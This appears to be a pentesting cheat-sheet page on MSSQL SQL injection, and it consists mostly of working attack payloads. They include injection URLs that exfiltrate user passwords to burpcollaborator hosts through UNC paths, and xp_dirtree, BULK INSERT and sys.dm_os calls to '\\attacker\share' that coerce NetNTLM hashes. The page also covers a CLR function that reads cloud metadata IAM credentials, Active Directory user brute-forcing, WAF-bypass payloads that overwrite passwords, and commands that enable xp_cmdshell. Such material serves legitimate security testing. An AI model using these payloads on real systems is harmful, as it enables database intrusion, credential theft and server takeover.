MSSQL Injection
Active Directory enumeration
It may be possible to enumerate domain users via SQL injection inside a MSSQL server using the following MSSQL functions:
SELECT DEFAULT_DOMAIN(): Get current domain name.master.dbo.fn_varbintohexstr(SUSER_SID('DOMAIN\Administrator')): If you know the name of the domain (DOMAIN in this example) this function will return the SID of the user Administrator in hex format. This will look like0x01050000000[...]0000f401, note how the last 4 bytes are the number 500 in big endian format, which is the common ID of the user administrator.
This function will allow you to know the ID of the domain (all the bytes except of the last 4).SUSER_SNAME(0x01050000000[...]0000e803): This function will return the username of the ID indicated (if any), in this case 0000e803 in big endian == 1000 (usually this is the ID of the first regular user ID created). Then you can imagine that you can brute-force user IDs from 1000 to 2000 and probably get all the usernames of the users of the domain. For example using a function like the following one:
def get_sid(n):
	domain = '0x0105000000000005150000001c00d1bcd181f1492bdfc236'
	user = struct.pack('<I', int(n))
	user = user.hex()
	return f"{domain}{user}" #if n=1000, get SID of the user with ID 1000
Alternative Error-Based vectors
Error-based SQL injections typically resemble constructions such as +AND+1=@@version-- and variants based on the «OR» operator. Queries containing such expressions are usually blocked by WAFs. As a bypass, concatenate a string using the %2b character with the result of specific function calls that trigger a data type conversion error on sought-after data.
Some examples of such functions:
SUSER_NAME()USER_NAME()PERMISSIONS()DB_NAME()FILE_NAME()TYPE_NAME()COL_NAME()
Example use of function USER_NAME():
https://vuln.app/getItem?id=1'%2buser_name(@@version)--
SSRF
These SSRF tricks were taken from here[1]
fn_xe_file_target_read_file
It requires VIEW SERVER STATE on SQL Server 2019 and earlier. On SQL Server 2022+ the relevant permission is VIEW SERVER PERFORMANCE STATE (or VIEW DATABASE PERFORMANCE STATE in database-scoped scenarios). In Azure SQL Database / Managed Instance the function reads https:// blob URLs rather than local/UNC paths, so the classic \\attacker\... OOB trick is mainly useful against on-prem SQL Server.
https://vuln.app/getItem?id= 1+and+exists(select+*+from+fn_xe_file_target_read_file('C:\*.xel','\\'%2b(select+pass+from+users+where+id=1)%2b'.064edw6l0h153w39ricodvyzuq0ood.burpcollaborator.net\1.xem',null,null))# Check if you have it
SELECT * FROM fn_my_permissions(NULL, 'SERVER') WHERE permission_name IN ('VIEW SERVER STATE', 'VIEW SERVER PERFORMANCE STATE');
SELECT * FROM fn_my_permissions(NULL, 'DATABASE') WHERE permission_name='VIEW DATABASE PERFORMANCE STATE';
# Or doing
Use master;
EXEC sp_helprotect 'fn_xe_file_target_read_file';fn_get_audit_file
It requires the CONTROL SERVER permission on SQL Server 2019 and earlier. On SQL Server 2022+ VIEW SERVER SECURITY AUDIT is enough to read audit files.
https://vuln.app/getItem?id= 1%2b(select+1+where+exists(select+*+from+fn_get_audit_file('\\'%2b(select+pass+from+users+where+id=1)%2b'.x53bct5ize022t26qfblcsxwtnzhn6.burpcollaborator.net\',default,default)))# Check if you have it
SELECT * FROM fn_my_permissions(NULL, 'SERVER') WHERE permission_name IN ('CONTROL SERVER', 'VIEW SERVER SECURITY AUDIT');
# Or doing
Use master;
EXEC sp_helprotect 'fn_get_audit_file';fn_trace_gettable
It requires the CONTROL SERVER permission.
https://vuln.app/ getItem?id=1+and+exists(select+*+from+fn_trace_gettable('\\'%2b(select+pass+from+users+where+id=1)%2b'.ng71njg8a4bsdjdw15mbni8m4da6yv.burpcollaborator.net\1.trc',default))# Check if you have it
SELECT * FROM fn_my_permissions(NULL, 'SERVER') WHERE permission_name='CONTROL SERVER';
# Or doing
Use master;
EXEC sp_helprotect 'fn_trace_gettable';xp_dirtree, xp_fileexist, xp_subdirs
Stored procedures like xp_dirtree, though not officially documented by Microsoft, have been described by others online due to their utility in network operations within MSSQL. These procedures are often used in Out of Band Data exfiltration, as showcased in various examples and posts.
The xp_dirtree stored procedure, for instance, is used to make network requests, but it’s limited to only TCP port 445. The port number isn’t modifiable, but it allows reading from network shares. The usage is demonstrated in the SQL script below:
DECLARE @user varchar(100);
SELECT @user = (SELECT user);
EXEC ('master..xp_dirtree "\\' + @user + '.attacker-server\\aa"');
It’s noteworthy that this method might not work on all system configurations, such as on Microsoft SQL Server 2019 (RTM) - 15.0.2000.5 (X64) running on a Windows Server 2016 Datacenter with default settings.
Additionally, there are alternative stored procedures like master..xp_fileexist and xp_subdirs that can achieve similar outcomes. Further details on xp_fileexist can be found in this TechNet article.
OPENROWSET(BULK...) and BULK INSERT
If you have stacked queries and bulk permissions, OPENROWSET(BULK...) is very handy in SQLi because it can both read local files and touch attacker-controlled UNC paths. When the login uses SQL Server authentication, remote file access is performed with the SQL Server service account security context, so this can leak or relay the NetNTLM of the service account instead of only reading a file.[3]
-- Read a local file
SELECT * FROM OPENROWSET(BULK N'C:/Windows/win.ini', SINGLE_CLOB) AS x;

-- Error-based variant
https://vuln.app/getItem?id=1+and+1=(select+x+from+OpenRowset(BULK+'C:/Windows/win.ini',SINGLE_CLOB)+R(x))--

-- SMB/UNC coercion
CREATE TABLE #TEXTFILE (column1 NVARCHAR(100));
BULK INSERT #TEXTFILE FROM '\\attacker\share\file';
DROP TABLE #TEXTFILE;
# Check if you have it
SELECT * FROM fn_my_permissions(NULL, 'SERVER') WHERE permission_name='ADMINISTER BULK OPERATIONS';
SELECT * FROM fn_my_permissions(NULL, 'DATABASE') WHERE permission_name='ADMINISTER DATABASE BULK OPERATIONS';
SELECT IS_SRVROLEMEMBER('bulkadmin');On Azure SQL Database / Managed Instance the bulk providers are usually backed by blob/URI sources instead of on-prem UNC paths, so the SMB trick is mainly useful against classic SQL Server deployments.
On legacy targets, BACKUP ... TO DISK='\\attacker\file' and RESTORE ... FROM DISK='\\attacker\file' used to resolve the UNC path before authorization checks. MS16-136 killed that primitive on supported versions, so treat it mostly as an old-build / SQL Server 2008-era trick.
For a broader post-auth view of file reads and OS interaction, also check:
Pentesting Mssql Microsoft Sql Server
sys.dm_os_enumerate_filesystem, sys.dm_os_file_exists
If xp_dirtree / xp_fileexist have been revoked, recent research showed that DMFs such as sys.dm_os_enumerate_filesystem and sys.dm_os_file_exists can still coerce SMB authentication from the SQL Server service account and may even return filesystem metadata:[4]
SELECT * FROM sys.dm_os_enumerate_filesystem('\\attacker\share', '*');
SELECT * FROM sys.dm_os_file_exists('\\attacker\share\file');
If you get permission errors, test from the current context and enumerate state-style permissions first:
SELECT * FROM fn_my_permissions(NULL, 'SERVER') WHERE permission_name IN ('VIEW SERVER STATE', 'VIEW SERVER PERFORMANCE STATE');
SELECT * FROM fn_my_permissions(NULL, 'DATABASE') WHERE permission_name IN ('VIEW DATABASE STATE', 'VIEW DATABASE PERFORMANCE STATE');
xp_cmdshell
Obviously you could also use xp_cmdshell to execute something that triggers a SSRF. For more info read the relevant section in the page:
Pentesting Mssql Microsoft Sql Server
MSSQL User Defined Function - SQLHttp
Creating a CLR UDF (Common Language Runtime User Defined Function), which is code authored in any .NET language and compiled into a DLL, to be loaded within MSSQL for executing custom functions, is a process that requires dbo access. This means it is usually feasible only when the database connection is made as sa or with an Administrator role.
A Visual Studio project and installation instructions are provided in this Github repository to facilitate the loading of the binary into MSSQL as a CLR assembly, thereby enabling the execution of HTTP GET requests from within MSSQL.
The core of this functionality is encapsulated in the http.cs file, which employs the WebClient class to execute a GET request and retrieve content as illustrated below:
using System.Data.SqlTypes;
using System.Net;

public partial class UserDefinedFunctions
{
    [Microsoft.SqlServer.Server.SqlFunction]
    public static SqlString http(SqlString url)
    {
        var wc = new WebClient();
        var html = wc.DownloadString(url.Value);
        return new SqlString(html);
    }
}
Before executing the CREATE ASSEMBLY SQL command, it is advised to run the following SQL snippet to add the SHA512 hash of the assembly to the server’s list of trusted assemblies (viewable via select * from sys.trusted_assemblies;):
EXEC sp_add_trusted_assembly 0x35acf108139cdb825538daee61f8b6b07c29d03678a4f6b0a5dae41a2198cf64cefdb1346c38b537480eba426e5f892e8c8c13397d4066d4325bf587d09d0937,N'HttpDb, version=0.0.0.0, culture=neutral, publickeytoken=null, processorarchitecture=msil';After successfully adding the assembly and creating the function, the following SQL code can be utilized to perform HTTP requests:
DECLARE @url varchar(max);
SET @url = 'http://169.254.169.254/latest/meta-data/iam/security-credentials/s3fullaccess/';
SELECT dbo.http(@url);
Quick Exploitation: Retrieving Entire Table Contents in a Single Query
A concise method for extracting the full content of a table in a single query involves utilizing the FOR JSON clause. This approach is more succinct than using the FOR XML clause, which requires a specific mode like “raw”. The FOR JSON clause is preferred for its brevity.
Here’s how to retrieve the schema, tables, and columns from the current database:
https://vuln.app/getItem?id=-1'+union+select+null,concat_ws(0x3a,table_schema,table_name,column_name),null+from+information_schema.columns+for+json+auto--
In situations where error-based vectors are used, it's crucial to provide an alias or a name. This is because the output of expressions, if not provided with either, cannot be formatted as JSON. Here's an example of how this is done:

```sql
https://vuln.app/getItem?id=1'+and+1=(select+concat_ws(0x3a,table_schema,table_name,column_name)a+from+information_schema.columns+for+json+auto)--
Retrieving the Current Query
For users granted the VIEW SERVER STATE permission on the server, it’s possible to see all executing sessions on the SQL Server instance. However, without this permission, users can only view their current session. The currently executing SQL query can be retrieved by accessing sys.dm_exec_requests and sys.dm_exec_sql_text:
https://vuln.app/getItem?id=-1%20union%20select%20null,(select+text+from+sys.dm_exec_requests+cross+apply+sys.dm_exec_sql_text(sql_handle)),null,nullTo check if you have the VIEW SERVER STATE permission, the following query can be used:
SELECT * FROM fn_my_permissions(NULL, 'SERVER') WHERE permission_name='VIEW SERVER STATE';Little tricks for WAF bypasses
Non-standard whitespace characters: %C2%85 или %C2%A0:
https://vuln.app/getItem?id=1%C2%85union%C2%85select%C2%A0null,@@version,null--Scientific (0e) and hex (0x) notation for obfuscating UNION:
https://vuln.app/getItem?id=0eunion+select+null,@@version,null--

https://vuln.app/getItem?id=0xunion+select+null,@@version,null--
A period instead of a whitespace between FROM and a column name:
https://vuln.app/getItem?id=1+union+select+null,@@version,null+from.users--\N separator between SELECT and a throwaway column:
https://vuln.app/getItem?id=0xunion+select\Nnull,@@version,null+from+users--WAF Bypass with unorthodox stacked queries
According to this blog post it’s possible to stack queries in MSSQL without using ”;”:[2]
SELECT 'a' SELECT 'b'So for example, multiple queries such as:
use [tempdb]
create table [test] ([id] int)
insert [test] values(1)
select [id] from [test]
drop table[test]
Can be reduced to:
use[tempdb]create/**/table[test]([id]int)insert[test]values(1)select[id]from[test]drop/**/table[test]Therefore it could be possible to bypass different WAFs that don’t consider this form of stacked queries. For example:
# Adding a useless exec() at the end and making the WAF think this isn't a valid query
admina'union select 1,'admin','testtest123'exec('select 1')--
## This will be:
SELECT id, username, password FROM users WHERE username = 'admina'union select 1,'admin','testtest123'
exec('select 1')--'

# Using weirdly built queries
admin'exec('update[users]set[password]=''a''')--
## This will be:
SELECT id, username, password FROM users WHERE username = 'admin'
exec('update[users]set[password]=''a''')--'

# Or enabling xp_cmdshell
admin'exec('sp_configure''show advanced options'',''1''reconfigure')exec('sp_configure''xp_cmdshell'',''1''reconfigure')--
## This will be
select * from users where username = ' admin'
exec('sp_configure''show advanced options'',''1''reconfigure')
exec('sp_configure''xp_cmdshell'',''1''reconfigure')--